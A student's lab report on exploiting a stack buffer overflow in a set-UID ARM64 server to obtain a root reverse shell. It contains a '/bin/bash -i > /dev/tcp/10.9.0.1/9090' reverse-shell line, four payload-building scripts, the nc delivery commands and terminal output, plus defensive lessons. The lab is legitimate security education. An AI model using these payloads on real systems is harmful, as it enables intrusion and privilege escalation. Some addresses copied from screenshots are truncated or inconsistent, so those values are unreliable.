

Hands-on Lab 1: Buffer Overflow Attack Report (ARM Version)

Mikiyas Amdu Midru

Introduction

Buffer overflow vulnerabilities remain one of the most critical security flaws in software, enabling attackers to hijack a program's execution flow and execute arbitrary code. In this lab, we exploit such a vulnerability in an ARM64 environment to spawn a **reverse shell** and gain **root access**, demonstrating how a simple programming oversight can lead to full system compromise. Here's how it works:

1. Understanding the Vulnerability

The vulnerable program contains a function (e.g., `bof()`) that copies user input into a fixed-size buffer without proper bounds checking. By supplying input larger than the buffer's capacity, we overflow it, overwriting critical data on the stack and, most importantly, the **saved return address**. This address dictates where the program resumes execution after the function returns. By overwriting it, we redirect control to our malicious payload.

2. Crafting the Reverse Shell

A reverse shell is a payload that forces the target machine to connect back to the attacker's machine, providing interactive command execution. The shellcode for this includes:

- Instructions to launch `/bin/bash`.
- Redirection of input/output/error streams to a network socket.
- Configuration to connect to the attacker's IP (`10.9.0.1`) and port (`9090`).

Example shellcode command: `/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1`

3. Privilege Escalation via Set-UID

The target program is a **Set-UID binary** owned by root. When exploited, the shellcode inherits the program's elevated privileges, granting the attacker a **root shell**. This bypasses restrictions that would normally limit a user to non-privileged operations.

4. Key Exploitation Steps

1. Determine the Buffer Address:

The server provides the buffer's memory address (e.g., `0x0000ffffffff118`), allowing precise targeting of the shellcode's location.

2. Construct the Payload:

- **NOP Sled:** A sequence of No-Operation (`0xD503201F`) instructions to "slide" execution into the shellcode despite minor address misalignments.
- **Shellcode:** Position-independent machine code to spawn the reverse shell.
- **Return Address Overwrite:** The saved return address is replaced with the buffer's address, pointing to the NOP sled or shellcode.

3. Offset Calculation:

The offset between the buffer's start and the return address location is derived from the stack layout. For example:

```
offset = (foo_x29 - buffer_address) + 8 # x30 (return address) is at x29 + 8
```

4. Trigger the Exploit:

Send the malicious payload to the server, overflowing the buffer and hijacking execution.

5. Capture the Shell:

A listener on the attacker's machine (e.g., `nc -lvp 9090`) catches the incoming connection, providing a root shell.

5. Defensive Insights

This exercise underscores the importance of:

- **Input Validation:** Using safe functions like `strncpy` instead of `strcpy`.
- **Non-Executable Stacks (NX):** Preventing shellcode execution on the stack.
- **Address Space Layout Randomization (ASLR):** Randomizing memory addresses to hinder payload targeting.
- **Stack Canaries:** Detecting buffer overflows before the return address is overwritten.

Attack 1: Basic Buffer Overflow

Stack Layout

```
Higher Addresses (Stack grows downward)
+-----+-----+-----+-----+-----+-----+
| Saved Return Address (x30) | <-- Overwritten to 0x00000000590 + 200
+-----+-----+-----+-----+-----+-----+
| ...                         |
+-----+-----+-----+-----+-----+-----+
| NOP Sled                   |
| Shellcode (start=200)      | <-- Shellcode placed here
+-----+-----+-----+-----+-----+-----+
Lower Addresses
```

Code Explanation

- **Shellcode Placement:** Starts at offset 200 within the buffer.
- **Return Address:** Calculated as `buffer_address + start = 0x00000000590 + 200`.
- **Offset:** `(foo_x29 - buffer_address) + 8` accounts for the distance between `foo`'s frame pointer and the buffer start, plus 8 bytes to target `x30`.

How It Works

- The overflow overwrites the return address in `foo`'s stack frame to jump into the NOP sled, sliding to the shellcode.
- **Key Parameters:**
 - `buffer_address`: Base address of the buffer in `bof()`.
 - `ret`: Points to the shellcode's location in the buffer.
 - `offset`: Targets the exact location of the return address in `foo`'s frame.

Result:


```
Attack1.py U x Attack2.py U Attack3.py U Attack4.py U
attack-code > Attack1.py > ... # decide for language
39 content[start:start + len(shellcode)] = shellcode
40
41 # Decide the return address value
42 # and put it somewhere in the payload
43 buffer_address = 0x00000000590
44 ret = buffer_address + start # put the return target to start of the shellscript
45 foo_address = 0x00000000f630
46 offset = (foo_address - buffer_address) + 8 # get offset by calculating from foo x29 address + 8 bytes
47
48 # Use 8 for 64-bit address
49 content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
50 #####

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
(): 0x00000000f630
server-1-10.9.0.5 | Frame pointer (x29) inside bof
(): 0x00000000f570
server-1-10.9.0.5 | Buffer's address inside bof():
0x00000000f590
server-1-10.9.0.5 | /bin/bash: connect: Connection
refused
server-1-10.9.0.5 | /bin/bash: /dev/tcp/10.9.0.1/9
090: Connection refused
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame pointer (x29) inside foo
(): 0x00000000f630
server-1-10.9.0.5 | Frame pointer (x29) inside bof
(): 0x00000000f570
server-1-10.9.0.5 | Buffer's address inside bof():
0x00000000f590

_Overflow_Server/Labsetup-arm/Labsetup$ nc -nv -l 9090
0
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 56172
root@364e5ab8c106:/bof# woami
woami
bash: woami: command not found
root@364e5ab8c106:/bof# clear
clear
TERM environment variable not set.
root@364e5ab8c106:/bof# whoami
woami
root
root@364e5ab8c106:/bof#
```

Attack 2: Unknown Buffer Size (Range [100, 200])

Stack Layout



Code Explanation

- **Shellcode Placement:** Starts at offset 200 (assumes largest buffer size).
- **Return Address:** `buffer_address + start = 0x0000ffffffff5a8 + 200`.
- **Offset Range:** Writes the return address every 8 bytes between offsets 104 and 200 to cover all possible buffer sizes.

How It Works

- The exploit overwrites **all possible return address locations** in the range `[BUF_SIZE + 16]` for `BUF_SIZE ∈ [100, 200]`.
- **Key Parameters:**
 - `range(104, 200, 8)`: Covers offsets from `100 + 4` to `200`, stepping by 8 (ARM64 alignment).
 - `ret`: Points to the shellcode's location, ensuring execution regardless of buffer size.

Result:


```
44 ret = buffer_address + start # but the return address
45
46 # Use 8 for 64-bit address
47 for offset in range(104, 200, 8):
48     if offset < 200: # fill everything between 100-200 with the return address since we don't know BUF_SIZE
49         content[offset:offset + 8] = (ret).to_bytes(8, byteorder='little')
50     #####
51
52 # Write the content to a file
53 with open('badfile', 'wb') as f:
54     f.write(content)
55
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
((): 0x0000ffffffff570
server-1:10.9.0.5 | Buffer's address inside bof(): 0x0000ffffffff590
server-1:10.9.0.5 | Got a connection from 10.9.0.1
server-1:10.9.0.5 | Starting stack
server-1:10.9.0.5 | Input size: 517
server-1:10.9.0.5 | Frame pointer (x29) inside foo
((): 0x0000ffffffff630
server-1:10.9.0.5 | Frame pointer (x29) inside bof
((): 0x0000ffffffff570
server-1:10.9.0.5 | Buffer's address inside bof(): 0x0000ffffffff590
server-2:10.9.0.6 | Got a connection from 10.9.0.1
server-2:10.9.0.6 | Starting stack
server-2:10.9.0.6 | Input size: 517
server-2:10.9.0.6 | Frame pointer (x29) inside foo
((): 0x0000ffffffff630
server-2:10.9.0.6 | Frame pointer (x29) inside bof
((): 0x0000ffffffff580
server-2:10.9.0.6 | Buffer's address inside bof(): 0x0000ffffffff5a8
[]

seed@seed:~/Documents/seed-labs/category-software/Buf
fer_Overflow_Server/Labsetup-arm/Labsetup$ nc -nv -l
9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 48620
root@367ee5823ac4:/bof# whoami
whoami
root
root@367ee5823ac4:/bof#

k-code$ python3 Attack1.py && cat badfile | nc 10.
9.0.5 9090
^C
seed@seed:~/Documents/seed-labs/category-software/
Buffer_Overflow_Server/Labsetup-arm/Labsetup/attac
k-code$ python3 Attack2.py && cat badfile | nc 10.
9.0.5 9090
seed@seed:~/Documents/seed-labs/category-software/
Buffer_Overflow_Server/Labsetup-arm/Labsetup/attac
k-code$ python3 Attack2.py && cat badfile | nc 10.
9.0.6 9090
[]
```

Attack 3: Shellcode at Buffer Start (64 bit)

Stack Layout



Code Explanation

- **Shellcode Placement:** Starts at `start=0` (beginning of the buffer).
- **Return Address:** Directly uses `buffer_address` (`0x0000ffffffff4d0`).
- **Offset:** $(\text{foo_x29} - \text{buffer_address}) + 8$ calculates the distance to the return address.

How It Works

- The return address is overwritten to jump directly to the buffer's start. The NOP sled ensures execution even with slight misalignment.
- **Key Parameters:**
 - `start=0`: Shellcode resides at the buffer's start for immediate execution.
 - `offset`: Precisely targets the return address in `foo`'s frame.

Result:

The screenshot shows a terminal window with the following output:

```
attack-code ? Attack2.py 2 ...
42 # and put it somewhere in the payload
43 buffer_address = 0x0000ffffffff5a8
44 ret = buffer_address + start # but the return address
45
46 # Use 8 for 64-bit address
47 for offset in range(104, 200, 8):
48     if offset < 200: # fill everything between 100-200 with the return address since we don't know BUF_SIZE
49         content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
50     #####
51
52 # Write the content to a file
53 with open('badfile', 'wb') as f:
54     f.write(content)

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS


(): 0x0000ffffffff570
server-1:10.9.0.5 | Buffer's address inside bof(): 0x0000ffffffff590
server-2:10.9.0.6 | Got a connection from 10.9.0.1
server-2:10.9.0.6 | Starting stack
server-2:10.9.0.6 | Input size: 517
server-2:10.9.0.6 | Frame pointer (x29) inside foo
(): 0x0000ffffffff630
server-2:10.9.0.6 | Frame pointer (x29) inside bof
(): 0x0000ffffffff580
server-2:10.9.0.6 | Buffer's address inside bof(): 0x0000ffffffff5a8
server-3:10.9.0.7 | Got a connection from 10.9.0.1
server-3:10.9.0.7 | Starting stack
server-3:10.9.0.7 | Input size: 517
server-3:10.9.0.7 | Frame pointer (x29) inside foo
(): 0x0000ffffffff630
server-3:10.9.0.7 | Frame pointer (x29) inside bof
(): 0x0000ffffffff4b0
server-3:10.9.0.7 | Buffer's address inside bof(): 0x0000ffffffff4d0

[]
Enable Watch
```

The terminal output shows the execution of the attack script, which writes the payload to a file. The resulting shell access is shown in the terminal window, where the user can execute commands like `cat badfile` and `nc 10.9.0.7 9090`.

Attack 4: Jump to main function stack

Stack Layout



Code Explanation

- **Shellcode Placement:** Starts at `500 - len(shellcode)` (end of the payload).
- **Return Address:** Calculated as `foo_x29 + 1000 + 320`, jumping to a region within the NOP sled inside the main function.
- **Offset:** Fixed at `88` to target the return address.

How It Works

- The exploit jumps to a calculated address in the middle of the stack, relying on the NOP sled to reach the shellcode.
- **Key Parameters:**
 - `ret`: Targets a region after `foo`'s stack frame, assuming a large NOP sled exists.
 - `offset=88`: Hardcoded based on prior knowledge of the buffer layout.

Result

```
37 # Put the shellcode somewhere in the payload
38 start = 500 - len(shellcode) # Need to change
39 content[start:start + len(shellcode)] = shellcode
40
41 # Decide the return address value
42 # and put it somewhere in the payload
43 ret = (0x0000ffffffff630 + 1000 + 320) # x29 inside foo + 100 dymu buffer + 230 to jump to the -middles of str in main
44 offset = 88 # Need to change
45
46 # Use 8 for 64-bit address
47 content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
48 #####
49
```

```
server-3-10.9.0.7 | Buffer's address inside bof(): 0x0000ffffffff4d0
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame pointer (x29) inside foo(): 0x0000ffffffff630
server-3-10.9.0.7 | Frame pointer (x29) inside bof(): 0x0000ffffffff4b0
server-3-10.9.0.7 | Buffer's address inside bof(): 0x0000ffffffff4d0
server-3-10.9.0.7 | === Returned Properly ===
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame pointer (x29) inside foo(): 0x0000ffffffff630
server-4-10.9.0.8 | Frame pointer (x29) inside bof(): 0x0000ffffffff5c0
server-4-10.9.0.8 | Buffer's address inside bof(): 0x0000ffffffff5e0
```

```
9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.8 51642
root@139e31085f6f:/bof# whoami
whoami
root
root@139e31085f6f:/bof#
```

```
k-codes$ python3 Attack4.py && cat badfile | nc 10.9.0.8 9090
```

Conclusion: Buffer Overflow Attack Lab

This lab provided a comprehensive exploration of buffer overflow vulnerabilities in ARM64 architecture, emphasizing both offensive exploitation techniques and defensive insights. Through four progressively challenging tasks, I gained hands-on experience in manipulating stack memory to hijack program control flow and execute arbitrary code. Below are the key takeaways and lessons I learned:

1. Fundamental Mechanics of Buffer Overflows

- **Attack 1** demonstrated the basic principles: overwriting the return address to redirect execution to injected shellcode. By leveraging known buffer addresses and frame pointers, we learned how precise offset calculations and shellcode placement are critical for successful exploitation.

2. Adapting to Incomplete Information

- **Attack 2** introduced uncertainty with an unknown buffer size. By overwriting multiple potential return address locations and using a large NOP sled, we addressed variability in stack layouts. This highlighted the importance of designing **adaptive payloads** to handle real-world scenarios where critical details (e.g., buffer size) are hidden.

3. Optimizing Shellcode Placement

- **Attack 3** showcased the effectiveness of placing shellcode at the **start of the buffer** combined with a NOP sled. This approach ensured reliability even with slight misalignment of the return address, emphasizing the role of **redundancy** (via NOPs) in exploit design.

4. Advanced Stack Manipulation

- **Attack 4** required jumping to a calculated address in the middle of the stack (main function), relying on assumptions about stack layout and NOP sled reachability. This task underscored the need for **deep stack analysis** and the risks of hardcoding offsets without runtime information.

Key Technical Insights

- **ARM64 Stack Structure:** The return address (x30) is stored at **x29 + 8**, and buffer overflows must account for 8-byte alignment.
- **NOP Sled Utility:** A NOP sled (**0xD503201F** in ARM64) increases exploit reliability by allowing execution to "slide" into the shellcode despite minor misalignments.
- **Shellcode Design:** Proper null termination of strings (e.g., **/bin/bash\0**) and positional awareness (e.g., argv placeholders) are critical to avoid parsing errors.

Defensive Lessons

- **Bounds Checking:** The root cause of buffer overflows is the lack of input validation. Secure coding practices (e.g., using **memcpy** safely) can mitigate vulnerabilities.

- **Non-Executable Stacks:** Modern systems use **NX (No-Execute)** bits to prevent code execution on the stack, rendering simple exploits ineffective.
- **ASLR and Stack Canaries:** Address Space Layout Randomization (ASLR) and stack canaries are critical defenses that complicate exploit reliability by randomizing memory layouts and detecting overflows.